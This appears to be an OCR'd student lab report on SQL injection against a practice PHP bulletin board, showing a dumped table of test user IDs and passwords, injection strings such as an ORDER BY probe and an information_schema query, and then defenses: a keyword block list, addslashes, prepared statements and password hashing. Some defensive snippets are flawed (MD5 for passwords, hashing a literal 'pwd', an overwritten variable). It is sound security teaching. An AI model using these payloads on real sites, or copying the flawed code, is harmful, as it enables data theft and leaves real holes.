
Login

B.no	title	score	level
001	SQL [basic1]	10	0
002	SQL [basic2]	40	1
003	SQL [basic3]	100	2
004	최댓값 구하기	400	4
005	하노이의 탑	1000	5
006	순위 정렬하기	2400	5
007	사칙 연산	2600	6
admin	1111		
hi	13		
hjhj	hjhj		
hwyba	1111		
5	5		
f	f		
q	q		
3	3		
h	h		
YOUNGBA	111		
방금가입함	13		

©2021 sample | Design by Hwyba Software | Image - copyright (Shutterstock.com)

manager-osx

Match the number of columns in the user table with the bulletin board.
Write the column name of database I want to get in the SQL statement
# Result 3: Deriving all user IDs and passwords



Login / Register

ID


방금가입함

password

••

Login

Login test completed using specific user's login information.



Hello, 방금가입함

Edit

Default img

You are ranked at # 10 / 0 scores

logout

Image by Shutterstock.com

4. Analyzing the results


# How to defend against SQL Injection such as experiments

1) Input validation


Verifies whether the value entered by the user is a valid value intended by the developer.

/,, –, ‘, “, ?, #, (,), ;, @, =, *, +, union, select, drop, update, from,where, join, substr, user_tables, user_table_columns, information_schema, sysobject, table_schema, declare, dual,*…~ Check if it contains sql commands

* Built-in functions can also be used (addslash) – / is added to each INPUT character / mysql_real_escape_string can also be used




```
//              $menu = $_POST['menu'];
//
//              $search = $_POST['search'];

            //-->

            $menu = addslashes($_POST['menu']);
            $menu = addslashes($_POST['search']);
```



```
  $id = $_POST['id'];
  $UserInput = preg_replace("/[\r\n\s\t\'\;\"\=\-\-\#\/*]+/","", $id);
if(preg_match('/(union|select|from|where)/i', $id)) {
    echo 'No SQL-Injection';
}
```

2) Use Prepared Statement (Stored Procedure) method instead of directly inserting into SQL statement




```
$stmt = $dbconn->prepare("select * from board where b_title like CONCAT('%',?,'%' )");

$stmt->bind_param('s', $search);//문자열 한개이므로 s / 여러 파라미터 (정수,문자열)이면 is
$stmt->execute();
```


4. Analyzing the results

3) By using one-way_encrypted (Hash function), filter password and save to database.

Apply -> login.php / register.php




```
$hash = md5($pwd);
```



```
$hash = base64_encode(hash('sha256', 'pwd', true));
```

*After applying encryption, can see the red-box parts where the output is different from the simple format like above.



224047	방금가입함	13	방금가입	방금가입함		0
234317	sdf	sdf` `	sdf	sdf		0
234725	3	3	3	3		0
234904	새로가입함	tofhrkdlq	tofhrkdlqgka	newUser		0
195707	sdf	d9729feb74992cc3482b350163a1a010	sdf	sdf		0
200221	wfwf	oRWenfNnDVSdBFJFMmKfVHfOt97sm0XkfowAlQbsssg=	wfwf	wfwf	wfwf	0


However, since various one-way encryption algorithms can also be weakened through brute force attacks,
For complete security)

1. Hide which hash-module was used by using several functions several times
2. Create a server-specific token key that cannot be exposed externally (additional authentication needed)
   However, the key value must be accessed as a file, not as a DB storage, and is assigned differently each time access is made.
3. Use a different unique key-value when exchanging the password with the client.

+) Use of web firewall service Which can filter additionally
+) Block error message exposure

*Recommendations for security ‘ http://www.phpschool.com ’

#. Final results


localhost

HOME ABOUT US PRACTICES RANKING CONTACTS

Login / Register

ID

password

Login

Search title ' order by 1 --

B.no	title	score	level

Search title ',table_name,'7' from information_schema.tables #

B.no	title	score	level

©2021 sample | Design by Hwyba Software | Image - copyright (Shutterstock.com)

After insert some codes)

When Retrying SQL Injection,

Confirmed that hacking failed.

*Refer to the security api functions supported by the latest version.
Since the language used in the experiment is php, refer to the following
https://www.php.net/docs.php

Thank you

[Analysis & Experimental Report of SQL Injection Vulnerability]

HWY-KYUNG (Hailey) SONG